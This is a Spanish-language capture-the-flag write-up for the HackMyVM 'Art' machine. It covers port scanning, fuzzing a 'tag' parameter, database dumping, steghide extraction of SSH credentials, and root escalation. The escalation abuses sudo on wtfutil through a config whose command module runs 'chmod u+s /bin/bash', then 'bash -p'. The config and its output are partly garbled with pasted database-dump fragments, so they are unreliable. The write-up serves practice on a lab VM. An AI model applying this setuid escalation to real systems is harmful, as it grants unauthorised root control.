

liammm251

ART


HackMyVM: <https://hackmyvm.eu/machines/machine.php?vm=Art>

NMAP:

```
(kali㉿kali)-[~]
$ nmap -sVC -Pn -ss -T4 --min-rate=5000 -O 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-11 08:42 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
Nmap scan report for 192.168.56.107
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 45:42:0f:13:cc:8e:49:dd:ec:f5:bb:0f:58:f4:ef:47 (RSA)
|   256 12:2f:a3:63:c2:73:99:e3:f8:67:57:ab:29:52:aa:06 (ECDSA)
|_  256 f8:79:7a:b1:a8:7e:e9:97:25:c3:40:4a:0c:2f:5e:69 (ED25519)
80/tcp    open  http     nginx/1.18.0
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: nginx/1.18.0
MAC Address: 08:00:27:0E:BC:2E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.17 seconds
```

HTTP:




SEE HMV GALLERY!






Vemos que sale un problema del tag vamos a intentar un lfi inclusion:



No da error, por lo tanto vamos a hacer un fuzz a ver si hay algo:



Haciendo esto nos suelta mucha basura con el mismo numero de lineas de palabras y de caracteres, entonces podemos filtrar con este comando:


```
(kali@kali)-[/usr/.../wordlists/SecLists/Discovery/Web-Content]
$ wfuzz -u "http://192.168.56.107/index.php?tag=FUZZ" \
-w directory-list-2.3-medium.txt --hw 12,17 --hh 70
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.56.107/index.php?tag=FUZZ
Total requests: 220560


=====
ID           Response  Lines  Word  Chars  Payload
=====
000002906:  200        4 L    14 W   93 Ch  "beauty"
000009517:  200        4 L    14 W   93 Ch  "Beauty"
^C000014932: 200        4 L    12 W   70 Ch  "icon_5"

Total time: 84.96308
Processed Requests: 14938
Filtered Requests: 14936
Requests/sec.: 175.8175
```

Podemos ver ahora que tenemos un beauty:



```
1 SEE HMV GALLERY!
2 <br>
3 <img src=d3a32.jpg><br>
4 <!-- Need to solve tag parameter problem. -->
5
```



	id	image	tag
1	x1 1	abc321.jpg	beautiful
2	x1 2	jl19990.jpg	beautiful
3	x1 3	ertye.jpg	beautiful
4	x1 4	zzxxccv3.jpg	beautiful
5	x1 5	d3a32.jpg	beauty

Desde jsq1 podemos ver tambien las tablas

liammm251

Raro que solo haya una imagen así que vamos a ver los metadatos con steghide:

```
(kali㉿kali)-[~/Downloads/ChillHack]
$ steghide extract -sf Untitled.jpeg
Enter passphrase:
wrote extracted data to "yes.txt".
```

```
(kali㉿kali)-[~/Downloads/ChillHack]
$ cat yes.txt
lion/shel0vesyou
```

```
(kali㉿kali)-[~]
$ ssh lion@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:6icD/Bw7zNCkO/tjgVhzyYMGZkZVKkOvOlpNVvcBQo0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
lion@192.168.56.107's password:
Linux art 5.10.0-16-amd64 #1 SMP Debian 5.10.127-2 (2022-07-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  3 11:18:18 2022 from 192.168.1.51
```

FLAGS USER:

```
user.txt
lion@art:~$ cat user.txt
HmVygUmTyvRPWduINKYfmp0
lion@art:~$
```

ESCALADO:

```
lion@art:/tmp$ sudo -l
Matching Defaults entries for lion on art:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lion may run the following commands on art: (none) (reading from local host)
  (ALL : ALL) NOPASSWD: /bin/wtfutil
```

Podemos usar wtfutil, que esta hecho en go y vemos que el archivo de configuración sta en config.yml, vamos al tmp y creamos este artchivo modificando algunos valores que me ha hecho el chat gpt

liammm251

```
File Actions Edit View Help
GNU nano 5.4 config.yml
wtf: http://192.168.56.107/index.php/tag=1
grid:
  columns: [50]s)
  rows: [3]ws)
  mods:
    root_shell:
      type: cmdrunner
      cmd: "/bin/chmod"
      args: ["u+s", "/bin/bash"]
      enabled: true
      position:
        top: 0
        left: 0
        height: 1
        width: 1
      refreshInterval: 300
  info: [schema (22 tables)]
  ALL_PLUGINS (7 row)
  APPLICABLE_ROLES (7 row)
  CHARACTER_SETS (7 row)
```

Lo ejecutamos:

```
NS (?row)
N_CHARACTER_SET_APPLICABLE
(?row)
PRIVILEGES (?row)
N_NAME
E
TABLE
GE_TYPE
CATALOG
NAME
SCHEMA
ROLES (?row)
(?row)
(row)
...

Chunk  Binary  Network
aking strategy [Union]
ategy [Union] triggered by [union select 1,2,3]
erable to [Union] at index [2] showing [65537] characters
g strategy [Union]
ching metadata
base [gallery] on MySQL [10.5.15-MariaDB-0 debiui] for user [readerg]
ching databases.

/bin/chmod u+s /bin/bash 1
```

liammm251

```
lion@art:/tmp$ bash -p
bash-5.1# whoami
root
bash-5.1#
```